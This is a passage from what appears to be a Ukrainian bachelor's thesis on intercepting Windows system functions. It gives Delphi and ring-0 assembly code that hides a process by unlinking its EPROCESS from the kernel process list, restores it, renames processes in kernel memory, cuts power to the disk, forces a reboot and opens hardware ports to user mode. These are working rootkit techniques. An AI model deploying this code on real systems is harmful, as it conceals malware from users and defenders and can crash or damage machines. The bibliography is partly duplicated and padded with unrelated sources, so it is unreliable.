Можна сховати процес у системі без використання яких-небудь перехоплень API. Для цього потрібно одержати показник на EPROCESS приховуваного процесу і змінити FLink наступного процесу і BLink попереднього так, щоб вони вказували один на одного. Тоді перерахування процесів буде йти в обхід приховуваного. Цей метод працює тому, що планувальник Windows нічого не знає про процеси, він просто розподіляє процесорний час між всіма потоками в системі незалежно від приналежності їх якому-небудь процесу. Тому в системі можуть існувати "вільні" потоки, що не належать ніякому процесу. Отже, приховання процесу здійснює наступний код.

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

```

{ Приховання процесу по показнику на структуру ядра EPROCESS.
Неправильний показник може привести до падіння системи!}
Procedure HideProcessEx(pEPROCESS: dword);
var
  Data: packed record
    UndocAdr: pointer;
    pEPROCESS: dword;
  end;
Procedure Ring0Call;
asm
  push eax
  mov eax, [eax + $04]
  push eax
  call AdrMmIsValid
  test eax, eax
  jz @Exit
  pop eax
  mov ebx, [eax]           //UndocAdr
  mov ecx, [eax + $04]     //pEPROCESS
  mov esi, [ebx + $04]     //ActivePsListOffset
  mov edx, [ecx + esi]     //ActivePsList.Flink
  add esi, $04
  mov edi, [ecx + esi]     //ActivePsList.Blink
  mov [edx + $04], edi     //ActivePsList.Flink.Blink = ActivePsList.Blink
  mov [edi], edx           //ActivePsList.Blink.Flink = ActivePsList.Flink
  ret
@Exit:
  pop eax
  ret
end;
begin
  if pEPROCESS = 0 then Exit;
  Data.UndocAdr := @UndocData;
  Data.pEPROCESS := pEPROCESS;
  CallRing0(@Ring0Call, @Data);
end;

```

Іноді, бажано мати можливість зробити схований процес знову видимим. Для цього потрібно перед прихованням зберегти показник на EPROCESS, а потім вставити схований процес у будь-яке місце зв'язаного списку, відповідним чином виправивши показники. Вставимо процеси відразу ж після EPROCESS процесу System, і повний код, який здійснює це буде виглядати так:

```

{ Відновлення процесу в списку процесів по показнику на EPROCESS. }
Procedure ShowProcess(pEPROCESS: dword);
var
  Data: packed record
    UndocAdr: pointer;
    pEPROCESS: dword;
  end;
Procedure Ring0Call;
asm
  push eax
  mov eax, [eax + $04]
  push eax
  call AdrMmIsValid

```

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

```

test eax, eax
jz @Exit
pop eax
mov ebx, [eax]           //UndocAdr
mov ecx, [eax + $04]     //pEPROCESS
mov esi, [ebx + $04]     //ActivePsListOffset
mov edx, [ebx]           //BaseProcStrAdr
add edx, esi             //@BaseProcStrAdr.Flink
add ecx, esi             //@pEPROCESS.Flink
mov [ecx + $04], edx     //pEPROCESS.Blink = @BaseProcStrAdr.Flink
mov eax, [edx]           //@BaseProcStrAdr.Flink.Flink
mov [ecx], eax           //pEPROCESS.Flink = @BaseProcStrAdr.Flink.Flink
mov [edx], ecx           //BaseProcStrAdr.Flink = @pEPROCESS.Flink
ret
@Exit:
pop eax
ret
end;
begin
if pEPROCESS = 0 then Exit;
Data.UndocAdr := @UndocData;
Data.pEPROCESS := pEPROCESS;
CallRing0(@Ring0Call, @Data);
end;

```

Можливість змінювати ім'я процесу нальоту теж може виявитися корисною. В Windows NT4 і більше пізніх версіях NT у структурі EPROCESS є поле ImageFileName розміром 16 байт. У ньому зберігатися ім'я процесу, який повертає при перерахуванні списку процесів. Починаючи з Windows XP у структурі EPROCESS додатково з'явилося поле SE_AUDIT_PROCESS_CREATION_INFO яке містить показник на структуру UNICODE_STRING утримуючи повний шлях до файлу, який виконується (в NT форматі) з якого був запущений процес. Це потрібно врахувати при зміні імені процесу в цих системах. Далі код, який здійснює зміну імені процесу:

```

{ Зміна імені процесу по показнику на його EPROCESS.}
Procedure ChangeProcessNameEx(pEPROCESS: dword; NewName: PChar);
var
  Data: packed record
    {00} UndocAdr: pointer;
    {04} pEPROCESS: dword;
    {08} NewName:   array [0..15] of Char;
    {18} UnicName:  array [0..15] of WideChar;
    {38} UnicLength: word;
  end;
Procedure Ring0Call;
asm
  push eax
  mov eax, [eax + $04]
  push eax
  call AdrMmIsValid
  test eax, eax

```

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

```

jz @Exit
pop eax
mov ebx, [eax]          //UndocAdr
mov edi, [eax + $04]    //pEPROCESS
add edi, [ebx + $0C]    //NameOffset
mov esi, eax
add esi, $08
mov ecx, $10
repnz movsb
mov esi, eax
add esi, $18
mov edx, [eax + $04]    //pEPROCESS
mov ebp, [eax]
mov ebp, [ebp + $14]
add edx, ebp            //@IamgeFileName
mov ebp, eax
mov edx, [edx]
test edx, edx
jz @Done
movzx ecx, word ptr [edx] // UNICODE_STRING.Length
test ecx, ecx
jz @Done
mov edi, dword ptr [edx + $04]
add edi, ecx
mov edx, edi
std
mov eax, '\\'
shr ecx, 1
repne scasw
or ecx, ecx
jz @Done
add edi, $04
lea esi, [ebp + $18]
movzx ecx, word ptr [ebp + $38]
cld
rep movsw
mov edx, [ebp + $04]    //pEPROCESS
mov ebp, [ebp]
mov ebp, [ebp + $14]
add edx, ebp            //@IamgeFileName
mov edx, [edx]
mov word ptr [edx], cx
@Done:
ret
@Exit:
pop eax
ret
end;
begin
if pEPROCESS = 0 then Exit;
Data.UndocAdr := @UndocData;
Data.pEPROCESS := pEPROCESS;
lstrcpyn(Data.NewName, NewName, 16);
StringToWideChar(NewName, @Data.UnicName, 16);
Data.UnicLength := strlen(NewName);
CallRing0(@Ring0Call, @Data);
end;

```

В нульовому кільці можна зробити швидке перезавантаження комп'ютера (аналог Reset), або відключення живлення HDD.

```

{ Вимикання першого накопичувача. }
Procedure DisableHDD();
Procedure Ring0Call;
asm

```

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

```

mov al, $0E6
mov dx, $1F7
out dx, al
ret
end;
begin
CallRing0(@Ring0Call, nil);
end;
{ Перезавантаження. }
Procedure FastReboot();
Procedure Ring0Call;
asm
mov al, $FE
out $64, al
end;
begin
CallRing0(@Ring0Call, nil);
end;

```

Але для прямого доступу до заліза не обов'язково виходити в нульове кільце, можна просто відкрити код третього кільця доступу до портів введення-виведення. Для цього варто змінити IOPM в TSS так, щоб дозволим для третього кільця портам відповідав 0 біт, а забороненим - 1, після чого потрібно дозволити використання IOPM для конкретних процесів. Для одержання і встановлення карти введення-виведення (IOPM) у ядрі є недокументовані функції Ke386GetIoAccessMap і Ke386IoSetAccessMap відповідно, а для дозволу або заборони використання IOPM процесом - Ke386IoSetAccessProcess. Далі код, який все це здійснює.

Встановлення системної карти введення-виведення

```

{pMap - адреса буфера розміром $2000 звідки буде взята карта.}
Procedure SetIoAccessMap(pMap: pointer);
Procedure Ring0Call;
asm
push eax
push 1
call AdrSetIoAccess
ret
end;
begin
CallRing0(@Ring0Call, pMap);
end;
{

```

Одержання системної карти введення-виведення:
pMap - адреса буфера куди буде збережена карта.

```

}
Procedure GetIoAccessMap(pMap: pointer);
Procedure Ring0Call;
asm

```

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

```

    push eax
    push 1
    call AdrGetIoAccess
    ret
end;
begin
    CallRing0(@Ring0Call, pMap);
end;
{Дозвіл/заборона використання карти введення-виведення для процесу.}
Procedure SetIoAccessProcessEx(pEPROCESS: dword; Access: boolean);
var
    Data : packed record
        pEPROCESS: dword;
        Access: dword;
    end;
    Procedure Ring0Call;
asm
    mov ebx, [eax + $04]
    push ebx
    mov eax, [eax]
    push eax
    call AdrSetAccProc
    ret
end;
begin
    Data.pEPROCESS := pEPROCESS;
    if Access then Data.Access := 1 else Data.Access := 0;
    CallRing0(@Ring0Call, @Data);
end;

```

Для керування доступом до окремих портів можна застосувати такий код:

```

{ Відкриття/закриття доступу до порту в/в для дозволених процесів. }
Procedure OpenPort(Port: dword; CanOpen: boolean);
var
    Iopm: array [0..$2000] of Byte;
    pIopm: pointer;
    bNum: dword;
    bOffset: dword;
begin
    pIopm := @Iopm;
    GetIoAccessMap(pIopm);
    bNum := Port div 8;
    bOffset := Port mod 8;
    if CanOpen then
        asm
            mov ecx, pIopm
            add ecx, bNum
            mov eax, [ecx]
            mov edx, bOffset
            btr eax, edx
            mov [ecx], eax
        end else
        asm
            mov ecx, pIopm
            add ecx, bNum
            mov eax, [ecx]
            mov edx, bOffset
            bts eax, edx
            mov [ecx], eax
        end;
    SetIoAccessMap(pIopm);
end;

```

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

end;

К6ПЗ_2026

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

6 ОСНОВНІ ВИСНОВКИ

Програмне забезпечення, створене в результаті виконання випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти, призначено для системи кібербезпеки комп'ютерних мереж з використанням перехоплення системних функцій.

Перехоплення системної функції полягає в зміні деякої адреси в пам'яті процесу або деякого коду в тілі функції таким чином, щоб при виклику цієї функції керування передавалося не їй, а функції - підмінюючої системну. Ця функція, замість системної, виконує якісь, заплановані користувачем дії, і потім, або викликає оригінальну функцію або не викликає її взагалі.

Будь-який процес у системі обов'язково має у своєму адресному просторі Ntdll.dll, де розташовуються функції Native API - базові функції низькорівневої роботи із системою, функції Kernel32.dll є перехідниками до потужніших функцій Ntdll, тому доцільно буде перехоплювати саме функції Native API.

Основна мова створеного коду програми - Delphi, але матеріал актуальний і для будь-якої іншої мови (C, C++, Асемблер). Але є одна умова – мова програмування має бути 100% компілюваною, і спроможною підтримувати роботу з покажчиками та асемблерні вставки.

Розроблена програма має інтуїтивно зрозумілий інтерфейс і є простою у використанні. Програма не вимагає для своєї роботи значних комп'ютерних ресурсів, вистачить будь-якого комп'ютера під керівництвом ОС Windows.

.

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Довгий С.О., Савченко О.Я., Воробієнко П.П. та ін. Сучасні телекомунікації: мережі, технології, економіка, управління, регулювання / За ред. С.О. Довгого. – К.: Український Видатничий Центр, 2002. – 520 с.
2. Телекомунікаційні та інформаційні мережі : Підручник [для вищих навчальних закладів] / П.П. Воробієнко, Л.А. Нікітюк, П.І. Резніченко. – К.: САММІТ-Книга, 2010. – 708 с.: іл.
3. CCNA R&S RSE Chapter 11: Network Address Translation for IPv4 // Електронний ресурс. Режим доступу: <https://static-courseassets.s3.amazonaws.com/RSE50ENU/module11/index.html>
4. Грайворонський М. В. Безпека інформаційно-комунікаційних систем / М. В. Грайворонський, О. М. Новіков – К.: Видавнича група BVH, 2009. – 608 с.
5. NIST SP 800-22rev1a. A Statistical Test Suite for Random and Pseudorandom Number Generators for Cryptographic Applications//National Institute of Standards and Technology Special Publication 800-22rev1a, 2010, - 131 p.
6. Комп'ютерні мережі [навчальний посібник] / А.І.Блозва, Ю.В.Матус, В.В.Смолій, Б.С.Гусєв, Д.Ю.Касаткін, Т.Ю.Осипова, Я.А.Савицька // - К.: Компрінт, 2017.- 821с.
7. ABRAMSON, N.: "Internet Access Using VSATs," IEEE Commun. Magazine, vol. 38, pp. 60–68, July 2000.
8. AHMADI, S.: "An Overview of Next-Generation Mobile WiMAX Technology," IEEE Commun. Magazine, vol. 47, pp. 84–88, June 2009.
9. ALLMAN, M., and PAXSON, V.: "On Estimating End-to-End Network Path Properties," Proc.SIGCOMM '99 Conf., ACM, pp. 263–274, 1999.
10. ANDERSON, C.: The Long Tail: Why the Future of Business is Selling Less of More, rev. upd. ed., New York: Hyperion, 2008a.
11. ANDERSON, R.J.: Security Engineering: A Guide to Building Dependable Distributed Systems, 2nd ed., New York: John Wiley & Sons, 2008b.

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

12. ANDERSON, R.J.: “Free Speech Online and Office,” Computer, vol. 25, pp. 28–30, June 2002.
13. ANDERSON, R.J.: “The Eternity Service,” Proc. Pragocrypt Conf., CTU Publishing House, pp.242–252, 1996.
14. ANDREWS, J., GHOSH, A., and MUHAMED, R.: Fundamentals of WiMAX: Understanding Broadband Wireless Networking, Upper Saddle River, NJ: Pearson Education, 2007.
15. ASTELY, D., DAHLMAN, E., FURUSKAR, A., JADING, Y., LINDSTROM, M., and PARKVALL, S.: “LTE: The Evolution of Mobile Broadband,” IEEE Commun. Magazine, vol. 47, pp. 44–51, Apr. 2009.
16. BALLARDIE, T., FRANCIS, P., and CROWCROFT, J.: “Core Based Trees (CBT),” Proc. SIGCOMM‘ 93 Conf., ACM, pp. 85-95, 1993.
17. BARAN, P.: “On Distributed Communications: I. Introduction to Distributed Communication Networks,” Memorandum RM-420-PR, Rand Corporation, Aug. 1964.
18. BELLAMY, J.: Digital Telephony, 3rd ed., New York: Wiley, 2000.
19. BELLMAN, R.E.: Dynamic Programming, Princeton, NJ: Princeton University Press, 1957.
20. BELLOVIN, S.: “The Security Flag in the IPv4 Header,” RFC 3514, Apr. 2003.
21. BELSNES, D.: “Flow Control in the Packet Switching Networks,” Communications Networks, Uxbridge, England: Online, pp. 349–361, 1975.
22. BENNET, C.H., and BRASSARD, G.: “Quantum Cryptography: Public Key Distribution and Coin Tossing,” Int’l Conf. on Computer Systems and Signal Processing, pp. 175–179, 1984.
23. BERESFORD, A., and STAJANO, F.: “Location Privacy in Pervasive Computing,” IEEE Pervasive Computing, vol. 2, pp. 46–55, Jan. 2003.
24. BERGHEL, H.L.: “Cyber Privacy in the New Millennium,” Computer, vol. 34, pp. 132–134, Jan. 2001.

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

25. BERNERS-LEE, T., CAILLIAU, A., LOUITONEN, A., NIELSEN, H.F., and SECRET, A.: "The World Wide Web," Commun. of the ACM, vol. 37, pp. 76– 82, Aug. 1994.

26. BERTSEKAS, D., and GALLAGER, R.: Data Networks, 2nd ed., Englewood Cliffs, NJ: Prentice Hall, 1992.

27. BHATTI, S.N., and CROWCROFT, J.: "QoS Sensitive Flows: Issues in IP Packet Handling," IEEE Internet Computing, vol. 4, pp. 48–57, July–Aug. 2000.

28. BIHAM, E., and SHAMIR, A.: "Differential Cryptanalysis of the Data Encryption Standard," Proc. 17th Ann. Int'l Cryptology Conf., Berlin: SpringerVerlag LNCS 1294, pp. 513–525, 1997.

29. BIRD, R., GOPAL, I., HERZBERG, A., JANSON, P.A., KUTTEN, S., MOLVA, R., and YUNG, M.: "Systematic Design of a Family of AttackResistant Authentication Protocols," IEEE J. on Selected Areas in Commun., vol. 11, pp. 679–693, June 1993.

30. BIRRELL, A.D., and NELSON, B.J.: "Implementing Remote Procedure Calls," ACM Trans, on Computer Systems, vol. 2, pp. 39–59, Feb. 1984.

31. BIRYUKOV, A., SHAMIR, A., and WAGNER, D.: "Real Time Cryptanalysis of A5/1 on a PC," Proc. Seventh Int'l Workshop on Fast Software Encryption, Berlin: Springer-Verlag LNCS 1978, p. 1, 2000.

32. BLAZE, M., and BELLOVIN, S.: "Tapping on My Network Door," Commun. of the ACM, vol. 43, p. 136, Oct. 2000.936

33. NAT на Cisco // Электронный ресурс. Режим доступа: <https://habrahabr.ru/post/108931/>

34. How Network Address Translation Works // Электронный ресурс. Режим доступа: <http://computer.howstuffworks.com/nat.htm>

35. B.Eckel Thinking in Java, 2nd ed. Prentice Hall PTR; 2nd Bk&cdr edition, 2000.

36. Bill Venners Inside the Java 2 Virtual Machine. Osborne McGraw-Hill; 2nd Bk&cdr edition, 2000.

					ВКБР-125.26.0029.00.00.ПЗ		Арк.
Зм.	Арк.	№ документа	Підпис	Дата			

37. Tim Lindholm, Frank Yellin The Java(TM) Virtual Machine Specification. Addison-Wesley Pub Co; 2nd edition, 1999.
38. Ed Roman, Scott W. Ambler, Tyler Jewell, Floyd Marinescu Mastering Enterprise JavaBeans. John Wiley & Sons; 2nd Bk&acc edition, 2001.
39. W. Leonhard, "Control of electrical drives", 2nd Ed, Springer, 1996.
40. F.A. Toliyat, S.G. Campbell, "DSP-based electromechanical motion control", CRC Press, 2004.
41. BLAZE, M., and BELLOVIN, S.: "Tapping on My Network Door," Commun. of the ACM, vol. 43, p. 136, Oct. 2000.936
42. NAT на Cisco // Электронный ресурс. Режим доступа: <https://habrahabr.ru/post/108931/>
43. How Network Address Translation Works // Электронный ресурс. Режим доступа: <http://computer.howstuffworks.com/nat.htm>
44. B.Eckel Thinking in Java, 2nd ed. Prentice Hall PTR; 2nd Bk&cdr edition, 2000.
45. Bill Venners Inside the Java 2 Virtual Machine. Osborne McGraw-Hill; 2nd Bk&cdr edition, 2000.
46. Tim Lindholm, Frank Yellin The Java(TM) Virtual Machine Specification. Addison-Wesley Pub Co; 2nd edition, 1999.
47. Ed Roman, Scott W. Ambler, Tyler Jewell, Floyd Marinescu Mastering Enterprise JavaBeans. John Wiley & Sons; 2nd Bk&acc edition, 2001.
48. W. Leonhard, "Control of electrical drives", 2nd Ed, Springer, 1996.
49. F.A. Toliyat, S.G. Campbell, "DSP-based electromechanical motion control", CRC Press, 2004.
50. Botchkaryov, A., Golembo, V., Paramud, Y., Yatsyuk, V. (2019). Cyber-physical systems: data collection technologies, A. Melnyk (ed.), Lviv: Magnolia 2006. 176 p. (in Ukrainian). ISBN: 98-617-574-139-9.
51. Smart dispatcher [Electronic resource]. Available at: <https://hytera-europe.com/news/what-is-smart-dispatch>, (Accessed: 29/09/2023).

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

52. Power system analysis [Electronic resource]. Available at: <https://cdn.regulation.gov.ua/12/ed/8b/5a/regulation.gov.ua/GP%20Electricity%20market.pdf> (Accessed: 29/09/2023).

К6ПЗ_2026

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		